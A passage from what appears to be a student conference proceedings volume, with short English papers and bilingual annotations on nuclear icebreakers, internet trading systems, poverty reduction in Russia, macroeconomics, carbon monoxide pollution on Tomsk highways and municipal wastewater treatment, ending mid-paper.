Last century icebreakers had diesel designs. There are no filling stations in the remote Northern Sea Route. Soviet scientist Anatoly Alexandrov invented a power plant that runs on an almost inexhaustible source of energy – uranium. Closed in a sealed container, uranium rods heat water to a temperature of over 250 degrees, which passes through a heat exchanger where steam is generated. The steam turns the rotor and turbines, which turn the propeller shaft. Then the first atomic icebreaker in the world “Lenin” was created. Its reactor contained 241 rods and 800 kg of enriched uranium. This volume allowed the icebreaker to be in autonomous navigation from 3 to 4 years without the need to recharge its reactors [10].

But the weakest point of each ship is the steering wheel and also the propeller, which absolutely does not depend on ship’s power. If the propeller or steering wheel breaks, the boat can be lost. Finnish engineers have created a mover that exceeds nuclear-powered ships for an entire era. The most powerful ship “Captain Gotsky” is equipped with a unique propulsion device that has acquired the name “azipod”. A standard propeller pole weighs approximately thirty tons. Azipods are considered the main weapon in the battle of the ship with its main enemy ice hummocks.

“Azipod is a trademarked design for azimuth thruster pods produced by the ABB Group. Developed in Finland jointly by the shipbuilding company Masa-Yards and ABB, Azipod is a marine propulsion unit consisting of a fixed pitch propeller mounted on a steerable gondola which also contains the electric motor driving the propeller” [5, www]. “Azipod propulsion is a gearless steerable propulsion system where the electric drive motor is housed within a pod outside the ship hull. Azipod units can rotate 360 degrees, increasing maneuverability and operating efficiency of vessel, while cutting fuel consumption by up to 20 percent compared to conventional shaftline systems” [6, www].

The powerful vessel “Captain Gotsky” has a long hull, for this reason the load on its block hull is really huge. The ship carries a huge amount of oil and it is important that its block hull is constantly kept intact.

Thus, mankind has gone from an icebreaker to clear the port to the creation of an atomic icebreaker that conquers the Arctic. At present, up to half of the cargo delivered by water for the needs of the garrisons in the Far North passes through the Northern Sea Route, therefore, projects are being created for new icebreakers that will be able to do their job even more efficiently by creating new inventions to break ice.

Currently, the inventor Yuri Chashkov has developed a new type of icebreaker, the main principle of the new icebreakers is the modernization of the new bow.

This option has already been implemented in several icebreakers. Their nose has the shape of a square, ice cutters are installed along its edges. Indeed, the ice breaks down much easier, the icebreaker has much less power, which means it is cheaper. But this design has other shortcomings. Due to the square shape of the nose, the icebreaker lost maneuverability. In addition, the cut off mass of ice goes down, sticks to the bottom and slows down the movement of the vessel [8].

But the main disadvantages of the current icebreaker: huge power to push through the ice in front. And the main reason is that the icebreaker leans on the ice with the entire width of the bow, soon it will reach 50 meters. The scientist proposes to act differently – to make the nose, firstly, sharp, only about one meter wide. When it crashes into an ice floe, it creates a main crack, and the strength of the ice immediately decreases by 40 percent. In addition, the nose will not only be sharp, but also stepped [2].

Thus, in the future, a new nuclear icebreaker of a fundamentally new design will be developed for the large-scale development of the Arctic. For the large-scale development of the Arctic, we plan to build eight powerful nuclear-powered icebreakers and five diesel ones. Scientists say that if you break the ice by shearing, and not by bending, as is done today, then much less effort is required. But this requires a new design of the icebreaker is to make the sharp nose, only about one meter wide. When it crashes into an ice floe, it creates a main crack, and the strength of the ice immediately decreases by 40 percent. In addition, the nose will not only be sharp, but also stepped. We install several steps along the sides, each four or five meters wide [2].

But breaking the ice is not the most important thing. The fact is that the icebreaker drop huge ice floes with an area of 150-200 square meters astern, the mass of which, with a thickness of three to four meters, is about 300-400 tons. Through the mess of such giants, transport ships cannot pass. Therefore, the time of ice navigation is limited.

Navigation is possible all year round in the northern rivers, which today operate for only 3-4 months. The icebreaker will periodically clear the way, and any number of ships can go along it for a week.

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Аннотация. В данной статье рассматриваются перспективные предложения российских ученых по созданию атомных ледоколов новой конструкции. Нынешние ледоколы имеют недостатки, но

ученым удалось найти решения данных проблем. В заключении отмечено, что В перспективе планируется построить восемь мощных атомных ледоколов и пять дизельных.

Ключевые слова: атомный ледокол, Арктика, ледорезный нос, винто-управляющий столб, «азипод», маневренность.

Annotation. This article discusses the promising proposals of Russian scientists for the creation of nuclear icebreakers of a new design. Current icebreakers have disadvantages, but scientists have managed to find solutions to overcome the problems. In conclusion, it was noted that in the future it is planned to build eight powerful nuclear icebreakers and five diesel ones.

Keywords: nuclear-powered icebreaker, Arctic, ice-cutting nose, propeller-control pole, azipod, maneuverability.

SECTION 5: THE ACTUAL PROBLEMS OF ECONOMICS



UDC 338.001.36

EFFECTIVE PROMOTION OF COMPANIES BY MEANS OF A COMPREHENSIVE INTERNET TRADING SYSTEM

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Currently Internet marketing do not only allows businesses to sell their products and services, but also provides online customer support through round the clock services so that the customer base is always active and available to all interested participants. Social media engagement enables brands to capture both positive and negative feedback from their customers, as well as determine which media platforms are performing more effectively.

Nowadays, it is common for consumers to post reviews online through social media, blogs, and websites about their experience with a particular product or brand. Internet marketers are improving keyword search engine optimization strategies by continually introducing new content and monitoring its distribution across the site [1].

Using internet platforms, businesses can create competitive advantage in a variety of ways. In order to reach the maximum potential of internet marketing, firms use social media as the main tool for creating a channel of information. A business can create a system in which it can accurately determine the behavioral patterns of customers and respond to their needs. Firms view their content based on feedback received through the Internet channel, a result of the dynamic environment due to the global nature of the Internet. The use of digital marketing reduces the cost of external maintenance, advertising, processing, interface development and control

costs, so it is very important to keep track of new technologies and developments in the field of online promotion.

Currently, companies are conducting a comprehensive online promotion through the creation of an Internet trading system (ITS) [2], which includes three main platforms that are interconnected.

Main directions (ITS):

- Showcase site
- • Online store
- • Internet trading system (ITS)

From the site visitor's point of view, all three solutions may look the same. This is due to the fact that the visitor is dealing with the external design of the site: product catalog, navigation and search system, ordering system, etc. Creating or updating a showcase site will cost relatively inexpensively, but this will ensure that only the first stage of the transaction is carried out. The organization of an online store provides the first three stages of the transaction. In addition, it can be integrated with payment systems and allows you to calculate the cost of delivery of goods. The store is more profitable for a trading company (especially for small and medium-sized businesses) that wants to manage the entire process of Internet trading, various marketing promotions, etc. Creating an online store requires more costs than a showcase, but investments will be more effective. The use of ready-made solutions of a specialized company significantly speeds up the process of creating an online store, reduces the cost of its maintenance and modernization. A modern Internet site must have a content management system [4].

Using CMS, a company can independently manage its websites and online stores without the use of expensive specialists. Filling and editing the content of the pages is carried out using the administrative interface, and does not require special knowledge from managers. Employees of the company involved in maintaining the site have the opportunity to quickly change information from anywhere where there is Internet access and a web browser. The flexibility of the management system helps to implement almost any Internet project and reduce the cost of the site.

The organization and implementation of the Internet trading system (ITS) ensures that all the necessary stages of the transaction are carried out using the Internet. ITS is integrated with an internal corporate system for managing the movement of goods.

The principal feature of the organization of the Internet Trading System is the interconnection of three main platforms:




Figure 1 – Organizations E-commerce systems based on the main operating platforms

The creation or updating of the Showcase Site is directly related to the organization of an online store, that is, it must be visually and technically organized in the same way [3]. The online trading system is interconnected with the information base of the showcase site and the online store. TIS can ensure that all the necessary stages of the transaction are carried out using the Internet. The system is integrated with the internal corporate system for managing the movement of goods. It allows to track the balance of goods in real time, generate reports and queries based on the current state of the warehouse.

Conclusion. The use of ITS will make it possible to fulfill the main condition for effective economic activity - the right product, in the right quantity, the right quality, at a certain time, in a certain place. This will significantly reduce the company's costs, allow optimal financing of the company's activities, and also meet modern market requirements.

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Аннотация. В статье рассмотрена организация системы интернет- торговли (СИТ), которая обеспечивает эффективное проведение всех необходимых этапов сделки. Внедрение системы интернет-торговли в работу позволяет более активно вести

коммерческую деятельность предприятиям, а так же развивать новые направления в работе.

Ключевые слова: маркетинг, интернет пространство, сайт – витрина, интернет магазин, Система Интернет Торговли, рынок, потребители, конкурентоспособность, эффективность, бизнес-структуры.

Annotation. The article considers the organization of the Internet trading system (ITS), which ensures the effective implementation of all the necessary stages of the transaction. The introduction of the Internet trading system into work allows enterprises to conduct commercial activities more actively, as well as develop new areas of work

Keywords: marketing, Internet space, showcase site, online store, Internet Trading System, market, consumers, competitiveness, efficiency, business structures.

UDC 336.1

STRATEGIC APPROACH TO ACHIEVING THE NATIONAL DEVELOPMENT GOAL OF THE RUSSIAN FEDERATION ON POVERTY REDUCTION

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Currently, the goal of many countries is the transition to sustainable development. According to the Decree of the President of the Russian Federation, the main obstacle to sustainable development and economic security is the existing socio-economic problems In the Russian Federation [6]. One of the most acute socio-economic problems of the Russian Federation is the problem of poverty. Thus, according to official data presented on the website of the Federal State Statistics Service, presented in Figure 1, 16 million Russians currently live below the poverty line (for the 1st half of 2021 - 13.1% of the total population).

In addition, an analysis of the data from Unified State Social Security Information System (USSS) website showed that at present only 20% of the total number of poor citizens were recipients of social support measures [5]. In this regard, in order to solve this problem, it is necessary to develop solutions.



Figure 1 – Poverty indicator in the Russian Federation

Source: compiled by the author based on Rosstat data [5]

According to the Decree of the President of Russia “On the National Development Goals of the Russian Federation for the period up to 2030” [6], the reduction of the poverty rate of the population is one of the key indicators for achieving the national target “Preservation of the population, health and well-being of people”. Thus, this indicator should be reduced by half compared to the indicator of 2017 and reach the indicator of 6.6%. In this regard, in order to solve this problem, it is necessary to develop solutions [7].

The main difficulty in overcoming poverty today is the lack of a single document aimed at establishing specific measures to address this problem, which should also contain information about the concept of “poverty” and the methodology for its calculation. This document can be issued in the form of a federal project of the national project “Demography”. The main goal of this federal project will be to reduce the share of the population with income below the subsistence level and reduce the poverty rate to 6.6% by 2030.

The experience of creating a strategic document has been effectively applied in Canada. In 2016 Canada began public discussions on the implementation of the poverty reduction plan. Over the course of two years, a plan was developed, a list of actions was selected, and in 2018 the first Canadian poverty reduction strategy was published, and in 2019 the Poverty Reduction Act was created. It is noteworthy that the final result should be a 50% reduction in the number of poor citizens by 2030. In the three years since the start of the implementation of certain measures of this strategy, it was possible to reduce the poverty rate from 12.8% to 10.1% in 2019 [11].

The basis for this success was the poverty reduction strategy, which fully described the actions to achieve this goal. This strategy includes the necessary list of measures used at all stages of the budget process, which contributes to the analysis of all factors and indicators of the level of poverty, support for various most needy segments of the population, and

evaluation of the effectiveness of measures taken. The goal of this strategy is divided into two phases, reducing poverty by 20% by 2020 and reducing poverty by 50% by 2030 [9].

The document proposed by the author should contain, first of all, information about the concept of “poverty”. According to the author, a citizen who is unable to satisfy his vital needs should be considered poor. In addition, the federal draft should contain an action plan, which should include information on a new methodology for measuring the poverty indicator, as well as specific tools to support citizens classified as poor.

An interesting indicator measuring poverty is AROPE, used by Eurostat, which includes three items. It should be noted that the presence of two of these features in a citizen already classifies him as a poor person [12].

1. The risk of relative poverty is a definition of poverty, considering the average per capita income of an able-bodied citizen and comparing this indicator with the subsistence minimum.

2. Index of material deprivation is a proportion of the population who cannot afford a certain set of products and services necessary to meet the minimum necessities of life due to lack of money.

3. Exclusion from the labor market is a situation where an able-bodied citizen worked less than 20% of the labor potential at the end of the past year.

The advantage of this method is the scale of its application, since a specific set of goods and services can be changed and refined for each specific country. With regard to the Russian Federation, the author proposes to add to this index the fact that a dwelling is owned. This step will help analyze the income and expenses of citizens who are in the “border” zone.

Innovative technologies act as new tools to help reduce the level of poverty in the Russian Federation. Currently, there is an increase in payments made using the system of non-cash payment for goods and services, which affects the changes taking place in the field of money circulation. According to the data presented in Figure 3, over five years there has been an increase in the share of non-cash payments in the retail turnover of the Russian Federation from 31% to 70% [10]. In turn, the global increase in non-cash transactions by 2025 will reach 82% [4]. Thus, current trends in the development of monetary circulation should be taken into account in the formation of monetary policy. Based on this, the Central Bank of the Russian Federation has developed the concept of a digital ruble, which is a digital instrument that meets the modern realities of the financial market.




Figure 2 – The share of non-cash payments in the retail payment turnover of the Russian Federation [10]

The digital ruble has a number of advantages for financial market entities. In our opinion, the introduction of the digital ruble can help the state and citizens in solving the problem of poverty in the Russian Federation.

It is possible to establish spending criteria by means of the digital ruble, which can be used to support Russian producers by establishing appropriate criteria for goods that can be purchased with digital rubles. In addition, the use of marked rubles and smart contracts can be used to organize social payments to needy citizens. This combination contributes to maintaining effective demand.

In addition, the introduction of this mechanism will strengthen control over the allocated funds. The use of marked digital rubles allows to obtain information about all recipients and payers, which reduces the possibility of using this tool in various corruption schemes.

At present, a new measure of social support for citizens in difficult life situations is a social contract. The main difference between this technology and the allowance is that the social contract is an assistance that is provided to solve the current problems of citizens, as well as ensuring the transition to self-sufficiency.

In addition, the author proposes to apply the digital ruble with a differentiated approach to the appointment of social support measures. So, considering the structure of expenses of marked digital rubles, a more detailed analysis of expenses and identification of the facts of the need to provide support to needy citizens can be carried out. The application of this analysis can provide the targeted nature of the provision of social benefits,

as well as increase the targeting of the applied measures to support the population and to prevent the effect of using the allocated funds to support poor citizens for other purposes.

Finally, according to the author, an important factor in reducing poverty is measures to reduce unemployment, for which it is necessary to implement a set of measures. The solution to the problem of poverty cannot be achieved by simply raising wages without developing skills. In our opinion, the key link in resolving this issue is the development of the education system (if there is a strong “basic school” - retraining, or training in special skills of the profession will not be difficult for most citizens). However, the development of the education system will not be able to give a quick effect, therefore, in our opinion, measures to improve the financial literacy of the population come to the fore.

To implement measures to improve financial literacy, it is initially necessary to divide the population based on their financial goals, then create events for the development of knowledge in the field of finance for each group, taking into account the needs.

According to the latest study, located on the Vashifinansy website, the most literate residents of Russia in the field of finance are citizens aged 30-45, people with higher education, qualified specialists, as well as spouses [5]. A low level of financial literacy is typical for citizens who do not have experience in using various financial products. These include: large families, rural residents and residents of small towns [5]. A low level of financial literacy is typical for citizens who do not have experience in using various financial products. These include: large families, rural residents and residents of small towns. In this regard, the allocation of financial goals for each of the groups is required. So, due to the lack of large funds and the need to save existing losses, for pensioners the main goal is the ability to save savings, this requires increased knowledge in financial security.

For rural residents and residents of small towns, the possibility of forming savings for their further multiplication is required. Families with many children need a plan to make better use of their savings. Speaking about large families and residents of rural settlements and small towns, the main difficulty is the availability and variety of measures to improve financial literacy.

The process of measures realization to improve financial literacy should be implemented with the active participation of local governments. It is important to note that at present there are a large number of developments from the Ministry of Finance of the Russian Federation and the Central Bank of the Russian Federation, therefore, local governments are not required to create new materials to increase knowledge in the field of finance [5, 6].

Also, the author would like to note the site Moifinansy.rf, which contains the necessary materials for each of the groups represented.

Currently, the practice of creating regional financial literacy centers is being implemented, which have at their disposal both specialists and the ability to apply effective measures to improve financial literacy. Thus, local governments should create conveniently located centers for improving financial literacy and, involving employees of regional centers, implement activities that are accessible to residents of rural settlements and take into account the possible differentiation of the groups under consideration by age category.

Thus, the problem of poverty in the Russian Federation is of a long-term nature and requires large-scale measures to address it in order to create conditions for sustainable growth of the Russian economy and ensure economic security. The necessary task is to create a federal project for the gradual achievement of the set goal – poverty reduction, which should include not only the solution of issues that have a direct impact, but also issues that are not directly related to poverty, but have an impact on the problem under consideration.

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Аннотация. В данной научной работе рассматривается проблема бедности в Российской Федерации, проводится оценка принимаемых мер по поддержке населения. Автор предлагает использование стратегического подхода, включающего в себя перечень необходимых мероприятий, которые способны решить проблему бедности в Российской Федерации и достичь снижения её уровня к 2030 году, а также цели устойчивого развития ООН по снижению нищеты.

Ключевые слова: бедность, национальные цели, социальная поддержка, цифровой рубль, социальный контракт.

Annotation. this scientific paper examines the problem of poverty in the Russian Federation, assesses the measures taken to support the population. It also suggests the possibility of using a strategic approach that includes a list of necessary measures that can solve the problem of poverty in the Russian Federation and reach a low level by 2030 and achieve the UN Sustainable Development Goal on poverty reduction.

Keywords: poverty, national goals, social support, digital ruble, social contract.

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MACROECONOMICS AND ITS ROLE IN SOCIETY

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Introduction.

In this work, macroeconomics will be considered as an integral part of the life of society and the state as a whole. We will try to delve into the concepts and reveal the whole essence of this section, since this level of economy requires a separate broad study and identification of its role in the development of the entire economy.

The relevance of this topic lies in the fact that macroeconomics is a level of economy at which there is interaction between countries of all types, and it pays great attention to the study of economic systems as a whole (the economy of countries or the world, the public sector of economy, etc.). And that is why this topic is very important for research.

The main part.

In order to start studying macroeconomics, you need to understand what it is a part or an element of. First of all, it should be said that macroeconomics, as well as microeconomics, are part of a common system called "economics".

Economics is a science that studies the economic activity of society, as well as the totality of relations that develop in the system of production, distribution, exchange and consumption. In turn, economics is divided into these two levels of study, which differ from each other both in scale and in subjects of interaction. Macroeconomics in these parameters is larger and more interesting for analysis.

The peculiarity of macroeconomics is that it is based on national wealth, the study of the national and world economy and their functioning, the implementation of the set plan.

It should be noted that macroeconomics, as a science, appeared relatively recently — only in the 1930s. Prior to this period, the term "macroeconomics" simply did not exist. From the 1940s to the 1970s, the formation of this general science, the collection of data and the compilation of general concepts. Since the 1980s, it has gained rapid development, and soon took a significant place in the economy of any country.

Macroeconomics, being a part of the general economy, aims to study the functioning of the economy as a whole, the economic system as a whole. It follows from this that the system of goals of macroeconomics includes such elements of research as:

- economic growth and its pace;
- the level of employment and the problem of unemployment;
- the economic cycle and its causes;
- payment and exchange rate issues;
- the general price level and the problem of inflation, etc.

To begin analyzing these issues, macroeconomics must adhere to a strictly set plan, i.e. develop a macroeconomic policy. Macroeconomic

policy should be understood as a system of measures and measures that are aimed at solving problems that arise as a result of improper functioning of the economy (failures). These very problems subsequently affect all spheres of society and cause visible damage to it.

Therefore, the main goals of macroeconomics, and there are only four of them, are:

1. stable growth of national output;
2. stable price level;
3. high level of employment of the population;
4. maintaining an equilibrium foreign trade balance.

In order to achieve these goals and solve the problems that spoil social conditions and instability, macroeconomics uses two types of analysis of ongoing processes:

- «expost» — this macroeconomic analysis is also called national accounting, i.e., in other words, it is an *analysis of statistical data*. This assessment of processes makes it possible to compare the economy and the economic potential of different countries, evaluate the results of economic activity, identify problems and negative phenomena, as well as draw up an economic policy that is aimed at solving them.

- «exante» — *predictive modeling of economic processes*. This study is based on the phenomena that have occurred and are currently occurring, as well as on the basis of already developed theoretical concepts. This type of analysis helps to make economic "predictions" about the further development of the economy, and also helps to clearly see the cause-and-effect relationships between processes and economic variables.

Complementing the above, it is worth paying attention to the fact that some macroeconomic indicators play an important role in the development of society. The most significant such indicator is the *average salary*.

Another important indicator used by the SNS is *national income*. Let us recall that national income is equal to the sum of all income that is received as a result of the use of state-owned resources both within the country and abroad for a certain period.

GDP (gross domestic product). Perhaps, it is a key macroeconomic indicator that has a great impact on the life of the country's population. This is the total market value of all goods and services manufactured in the country for a certain period, most often for a year.

The last place in the list is occupied by the *unemployment rate*. Because this indicator affects the indicator of poverty and the country's production situation.

There are also other indicators of macroeconomics, which are also important for countries and the population. It is these indicators that form the overall economy and form the standard of living and well-being of people.

SNS —a set of analyzed and statistical indicators and data that are collected in the form of tables, graphs and accounts that characterize economic activity in the country. These statistics allow us to assess the volume and level of production, as well as to identify the causes and patterns of the results of the work done.

Conclusion.

Having studied the information on the basics of macroeconomics, one can conclude that this part of the economy plays an important role in the formation and development of any state and the whole world. And in order for the country to have a high standard of living and enter the ranking of world leaders, a thorough study and solution of global economic problems is needed. After all, these problems interact with each other to varying degrees, and to a greater extent affect the social, political and economic state of the country.

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Аннотация. Статья посвящена обзору и рассмотрению такой науки, как «макрэкономика». В данной работе затрагиваются основные функции, особенности, и методы, которыми пользуется эта наука. Здесь же анализируются экономические проблемы, которые возникают в каждой стране, а также их влияние на уровень жизни и настроение населения.

Ключевые слова: макроэкономика, анализ, уровень жизни, проблемы, последствия, показатели, методы.

Annotation. The article is devoted to the review and consideration of such a science as “macroeconomics”. In this paper, the main functions, features, and methods used by this science are touched upon. It also analyzes the economic problems that arise in each country, as well as their impact on the standard of living and mood of the population.

Keywords: macroeconomics, analysis, standard of living, problems, consequences, indicators, methods.

SECTION 6: PHYSICS, BIOLOGY, ASTRONOMY AND ECOLOGICAL PROBLEMS



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ASSESSMENT OF THE LEVEL OF ATMOSPHERIC AIR POLLUTION BY EXHAUST GASES OF VEHICLES ON TOMSK HIGHWAYS (BY CO CONCENTRATION)

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Vehicles powered by internal combustion engines are a major source of urban air pollution, producing about a quarter of all pollutants. As vehicles are distributed non-uniformly through the urban environment, the level of air pollution is also non-uniform in any given city, creating hot spots of pollutant concentrations in some locations and relatively clean zones in others. However, direct measurement of air pollution with high temporal resolution is time consuming and costly. That is why, oftentimes indirect methods are used to provide pollution assessment based on traffic intensity.

The length of the streets of Tomsk is 941.7 km (at the time of 2021) [1], the number of registered vehicles is 431 thousand (at the time of 2019) [6] with a rapidly growing dynamics, which is a trend in all major cities of Russia and other developing countries of the world, the relevance of research in the field of air pollution is the most relevant.

For the study were selected the main highways of the city Lenin ave.; Nakhimov st.; Elizarov st., Krasnoarmeyskaya st.; Komsomolsky ave. The initial data for the calculation of vehicle emissions are based on a full-scale survey of the intensity of traffic flows in the city of Tomsk given in [3] and the subsequent analysis of this information. All selected streets have two-way traffic; therefore, vehicles moving in all directions were counted, the results are presented in Table 1.

Table 1 *Traffic intensity*

Transport type	Nakhimov st. Aut/h	Krasnoarmeyskaya st. Aut/h	Lenin Ave. Aut/h	Elizarovs st. Aut/h	Komsomolsky Ave. Aut/h
Cars	663	621	2082	1541	1754
Trucks	63	78	105	162	120
Public transport	45	60	195	135	124
Total traffic	771	759	2382	1838	1998

Based on the results obtained, we can conclude that the predominant number of cars, which is a consequence of the widespread motorization of the population. The attractiveness of public transport in Tomsk forces the population to buy cars with an internal combustion engine, pollution from road transport has an impact in several directions:

1. Global warming.
2. Air, water and soil pollution.
3. Impact on human health [5].

The glut of vehicles and their subsequent carbon footprint of cities is a pressing problem for all large cities.

Air pollution by car exhaust gases is most informative to assess in the concentration of carbon monoxide, mg/m^3 , the impact of road transport on the air of city streets can be estimated and predicted by the method proposed by V.F. Sidorenko and Y.G. Feldman [4]. Using the formula for estimating the carbon concentration (K_{co}), one may calculate the theory level of air pollution at the observation sites:

$$K_{\text{co}} = (0,5 + 0,01 \times N \times K_i) \times K_A \times K_Y \times K_C \times K_B \times K_n \quad (1)$$

0,5 – background air pollution of non-transport origin, mg/m^3

N – total traffic intensity of cars on a city road, cars/hour;

K_i – coefficient of toxicity of cars for emissions of carbon monoxide into the atmospheric air;

K_A – coefficient of changes aeration of the area;

K_y – coefficient changes in atmospheric air pollution with carbon monoxide depending on the magnitude of the longitudinal slope of the road;

K_C –coefficient of changes in the concentration of carbon monoxide depending on wind speed

K_B –coefficient of changes in the concentration of carbon monoxide depending on the relative humidity of the air;

K_n –coefficient of increase in atmospheric air pollution with carbon monoxide at intersections.

Following from (1), the degree of theoretical air pollution by exhaust gases on the highway depends not only on the type of vehicle, but also on a number of characteristics of the urban environment and meteorological conditions. The coefficients were calculated according to the tabular data given in [2], the value of the local relative air humidity was measured with an Assmann aspiration psychrometer, the wind speed was measured with a hand-held anemometer, the longitudinal slope of the streets was measured manually, instrumentally. The toxicity coefficient is calculated by the formula: [2]

$$K_t = \sum P_i K_n \quad (2)$$

P_i - composition of vehicles in fractions of a unit

K_p –determined by tables

Substituting the obtained values into formula (1), we obtain the theoretical value of CO emitted by vehicles into the nearby atmospheric basin. The results are shown in table 2.

Table 2 *The level of air pollution with carbon monoxide*

№ site	Site name	Total traffic flow intensity, aut/h	Coeff. aeration K_a	Coeff. longitudinal slope, K_y	Coeff. wind speed, K_c	Coeff. air humidity, K_e	Coeff. intersections, K_n	The level of air pollution with carbon monoxide, K_{co} , mg/m ³
1	Nakhimov st.	771	0,4	1,0	1,20	0,85	1,9	8,4
2	Krasnoarmeyskaya st.	759	1,0	1,06	1,05	0,75	2,2	20,6
3	Lenin Ave.	2382	0,5	1,06	1,0	0,75	1,8	22,7
4	Elizarovs st.	1838	1,0	1,0	1,0	0,85	1,8	34,2
5	Komsomolsky Ave.	1998	1,0	1,0	1,0	0,75	1,8	30,6

The subsequent analysis of the results of predicting the theoretical level of carbon monoxide pollution is several times higher than the

permissible concentration standards, it should also be noted that formula (1) does not take into account more modern technologies of internal combustion engines, and the toxicity coefficient is calculated for a narrow range of vehicles and does not take into account many factors, but the study of these data highlights the problems of urban ecology of Tomsk, such as:

- ✓ Congestion of the transport network of the city.
- ✓ Large emissions of carbon monoxide and other greenhouse and toxic gases into the nearby air pool.
- ✓ Insufficient improvement of highways to minimize the effects of pollution.
- ✓ The problems of the logistics of the city are identified, i.e. congestion of the central streets of the city.

Table 3 Evaluation of results in relation to MPC of carbon monoxide daily average mg/m³

No site	Site name	The level of air pollution with CO, mg/m ³	MPC of carbon monoxide average daily mg/m ³	The ratio of the level of air pollution to MPC	Assessment
1	Nakhimovst .	8,4	5,0	1,68	close to normal
2	Krasnoarmeyskayast.	20,6		4,12	significant excess of standards
3	Lenin Ave.	22,7		4,54	significant excess of standards
4	Elizarovsst	34,2		6,84	significant excess of standards
5	Komsomolsky Ave.	30,6		6,12	significant excess of standards

Based on the work done, it can be concluded that in the areas: Lenin ave.; Nakhimov st.; Elizarov st., Krasnoarmeyskaya st.; Komsomolsky ave., the concentration of carbon monoxide was significantly exceeded, several times exceeding the MPC. Which is a consequence of the oversaturation of the motor transport network with cars. To prevent subsequent environmental problems affecting human health, several activities should be organized:

1. Switch to cleaner fuels;
2. Optimization of traffic by improving the infrastructure and subsequent unloading of the main highways of the city;

3. Improving the quality of public transport by optimizing and expanding routes;
4. Greening the urban environment for the prevention of pollution by exhaust gases;
5. Cancellation of driving culture in the regions, change of priorities from personal transport to public transport;
6. Improvement of the system for monitoring the environment and emissions into the environment.

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Аннотация. В рамках этого исследования рассмотрена и оценена конъюнктура загрязнения атмосферного воздуха на главных магистралях города Томска, а также влияния автомобильного транспорта и их выброса на воздух близлежащей урбанизированного пространства, путём расчёта по методике В.Ф. Сидоренко и Ю.Г. Фельдмана.

Ключевые слова: загрязнение, урбоэкология, окись углерода, атмосфера, интенсивность транспортного потока, Томск.

Annotation. Within the framework of this study, the conjuncture of atmospheric air pollution on the main highways of the city of Tomsk, as well as the impact of road transport and their emissions on the atmospheric air of the nearby urbanized space, was considered and evaluated by calculating the method of V.F. Sidorenko. and Y.G. Feldman, traffic is calculated from the official statistics of the city and the necessary meteorological observations. An assessment has been introduced regarding

MPC, as well as compromise methods for solving an actual problem practiced in other countries.

Key words: pollution, urbanecology, carbon monoxide, atmosphere, traffic flow, Tomsk.

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SELECTING A TREATMENT METHOD FOR TOMSK MUNICIPAL WASTE WATERS

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At present, the problem of environmental pollution has become of particular concern to mankind, because the negative consequences of anthropogenic impact on nature have acquired a global character. This is reflected in the increased occurrence of natural disasters (droughts, floods, acid rains, etc.), the destruction of the ozone layer, global warming, the deterioration of the health of the planet's population, etc. Every year this situation is aggravated, in connection with which scientists around the world are developing ways to clean the geospheres from pollution.


One of the most polluted natural systems of our planet is the water system. Physical, chemical, biological and other pollutants enter the hydrosphere mainly with wastewater from industrial and agricultural enterprises and settlements. Chemical, physicochemical, mechanical, biological and combined methods are used for wastewater treatment. Different methods are selected for treatment of different wastewaters depending on wastewater composition and properties. Let us consider selection of a wastewater treatment method for the city of Tomsk. Let us consider in more detail the first two groups of methods.

Chemical treatment is used to remove soluble impurities from wastewater, reduce the corrosiveness of wastewater, clean wastewater, oxidize hydrogen sulfide and organic substances, disinfect water, and in some cases decolorize it [2, p. 238]. Also, the chemical method is used to treat wastewater from microorganisms that can have a detrimental effect on the environment. The main methods of chemical wastewater treatment include neutralization, oxidation, reduction.

Neutralization is a method in which wastewater is treated with acids, acid gases, alkalis, neutralizing materials, thereby obtaining the optimal pH value (6.5 - 8.5) of water. Depending on the composition of the water, various reagents are used.

In the case when acidic compounds are present in the wastewater, metal hydroxides and carbonates (NaOH, KOH, Na_2CO_3 , CaCO_3 , MgCO_3), ammonia water (NH_4OH), neutralizing materials (cement, dolomite, magnesite) are used for neutralization. The most used and available substance for neutralizing acidic waters is limewater (a mixture of water and calcium carbonate, CaCO_3). In some cases, this method of wastewater treatment uses industrial waste, for example, slag from metallurgical production.

Reagents are selected depending on the composition and concentration of acidic wastewater. For example, calcium hydroxide is used to neutralize water containing sulfuric acid (H_2SO_4). The reaction equation is:



In another case, when it is necessary to neutralize alkaline waters, acids and acidic oxides, including flue gases, are used. The use of the latter is an example of a resource-saving technology, in which not only water, but also the flue gases themselves are purified from acid oxides and dust, thermal energy and fresh water are saved.

Besides, the direct addition of reagents to wastewater, there are other ways to carry out neutralization: mixing acidic and alkaline wastewater, filtering acidic water through neutralizing materials, absorption of ammonia by acidic water.

The neutralization method is widely used in the textile, pharmaceutical, chemical industries, and mechanical engineering.

The next chemical wastewater treatment method is the oxidation method. It involves the addition of several types of oxidizing agents to neutralize wastewater with toxic impurities (zinc, cyanides, copper), as well as from organic compounds and from substances that are impractical to extract in another way (hydrogen sulfide, sulfides).

Simple and complex substances with the highest oxidizing potential are used as oxidizing agents. Among them are chlorine, ozone, hydrogen peroxide, oxygen, bleach, calcium or sodium hypochlorite, calcium bichromate, etc. The substances most used in this method are chlorine and its compounds. Wastewater is purified from hydrogen sulfide, hydrosulfide, methyl sulfur compounds, phenols, cyanides, etc. with their help. If it's necessary to purify water from iron, sulfides and hydrosulfides, oxygen is used. The oxidation reaction with this substance occurs in the liquid phase at elevated pressure and temperature.

A separate point is to highlight the oxidation with ozone, because ozonation is a fast way to purify water in many ways. This type of oxidation

